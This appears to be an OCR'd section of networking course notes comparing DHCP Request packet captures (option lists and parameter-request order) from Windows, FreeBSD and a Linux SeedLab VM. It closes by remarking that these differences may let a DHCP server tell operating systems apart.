
5.5 DHCP Options

- On Windows:




```
Option: (53) DHCP Message Type (Request)
    Length: 1
    DHCP: Request (3)
Option: (61) Client identifier
    Length: 7
    Hardware type: Ethernet (0x01)
    Client MAC address: ASUSTekC_d5:67:86 (a8:5e:45:d5:67:86)
Option: (50) Requested IP Address (192.168.1.118)
    Length: 4
    Requested IP Address: 192.168.1.118
Option: (12) Host Name
    Length: 15
    Host Name: DESKTOP-9R9RESV
Option: (81) Client Fully Qualified Domain Name
    Length: 18
  > Flags: 0x00
    A-RR result: 0
    PTR-RR result: 0
    Client name: DESKTOP-9R9RESV
Option: (60) Vendor class identifier
    Length: 8
    Vendor class identifier: MSFT 5.0
Option: (55) Parameter Request List
    Length: 14
    Parameter Request List Item: (1) Subnet Mask
    Parameter Request List Item: (3) Router
    Parameter Request List Item: (6) Domain Name Server
    Parameter Request List Item: (15) Domain Name
    Parameter Request List Item: (31) Perform Router Discover
    Parameter Request List Item: (33) Static Route
    Parameter Request List Item: (43) Vendor-Specific Information
    Parameter Request List Item: (44) NetBIOS over TCP/IP Name Server
    Parameter Request List Item: (46) NetBIOS over TCP/IP Node Type
    Parameter Request List Item: (47) NetBIOS over TCP/IP Scope
    Parameter Request List Item: (119) Domain Search
    Parameter Request List Item: (121) Classless Static Route
    Parameter Request List Item: (249) Private/Classless Static Route (Microsoft)
    Parameter Request List Item: (252) Private/Proxy autodiscovery
Option: (255) End
    Option End: 255
```

- On FreeBSD:



```
⌄ Option: (53) DHCP Message Type (Request)
     Length: 1
     DHCP: Request (3)
⌄ Option: (50) Requested IP Address (192.168.88.155)
     Length: 4
     Requested IP Address: 192.168.88.155
⌄ Option: (61) Client identifier
     Length: 7
     Hardware type: Ethernet (0x01)
     Client MAC address: IntelCor_3f:d1:6c (28:b2:bd:3f:d1:6c)
⌄ Option: (12) Host Name
     Length: 17
     Host Name: aokblast-thinkpad
⌄ Option: (55) Parameter Request List
     Length: 10
     Parameter Request List Item: (1) Subnet Mask
     Parameter Request List Item: (28) Broadcast Address
     Parameter Request List Item: (2) Time Offset
     Parameter Request List Item: (121) Classless Static Route
     Parameter Request List Item: (3) Router
     Parameter Request List Item: (15) Domain Name
     Parameter Request List Item: (6) Domain Name Server
     Parameter Request List Item: (12) Host Name
     Parameter Request List Item: (119) Domain Search
     Parameter Request List Item: (26) Interface MTU
⌄ Option: (255) End
     Option End: 255
  Padding: 00000000000000000000
```

- On Linux(SeedLab):



```
    Next server IP address: 0.0.0.0
    Relay agent IP address: 0.0.0.0
    Client MAC address: aa:d3:39:95:6b:89 (aa:d3:39:95:6b:89)
    Client hardware address padding: 00000000000000000000
    Server host name not given
    Boot file name not given
    Magic cookie: DHCP
  ▾ Option: (53) DHCP Message Type (Request)
      Length: 1
      DHCP: Request (3)
  ▾ Option: (61) Client identifier
      Length: 7
      Hardware type: Ethernet (0x01)
      Client MAC address: aa:d3:39:95:6b:89 (aa:d3:39:95:6b:89)
  ▾ Option: (55) Parameter Request List
      Length: 17
      Parameter Request List Item: (1) Subnet Mask
      Parameter Request List Item: (2) Time Offset
      Parameter Request List Item: (6) Domain Name Server
      Parameter Request List Item: (12) Host Name
      Parameter Request List Item: (15) Domain Name
      Parameter Request List Item: (26) Interface MTU
      Parameter Request List Item: (28) Broadcast Address
      Parameter Request List Item: (121) Classless Static Route
      Parameter Request List Item: (3) Router
      Parameter Request List Item: (33) Static Route
      Parameter Request List Item: (40) Network Information Service Domain
      Parameter Request List Item: (41) Network Information Service Servers
      Parameter Request List Item: (42) Network Time Protocol Servers
      Parameter Request List Item: (119) Domain Search
      Parameter Request List Item: (249) Private/Classless Static Route (Microsoft)
      Parameter Request List Item: (252) Private/Proxy autodiscovery
      Parameter Request List Item: (17) Root Path
  ▾ Option: (57) Maximum DHCP Message Size
      Length: 2
      Maximum DHCP Message Size: 576
  ▾ Option: (50) Requested IP Address (192.168.1.112)
      Length: 4
      Requested IP Address: 192.168.1.112
  ▾ Option: (12) Host Name
      Length: 2
      Host Name: VM
  ▾ Option: (255) End
      Option End: 255
```

- On Windows FQDN is required.

  And In Windows, Parameter Request List Item is ordered.

  In *nix System. Parameter Request List item is ordered by class(Machine, Route, Domain)

  With these characteristic. DHCP Server may be able to distinguish different OS.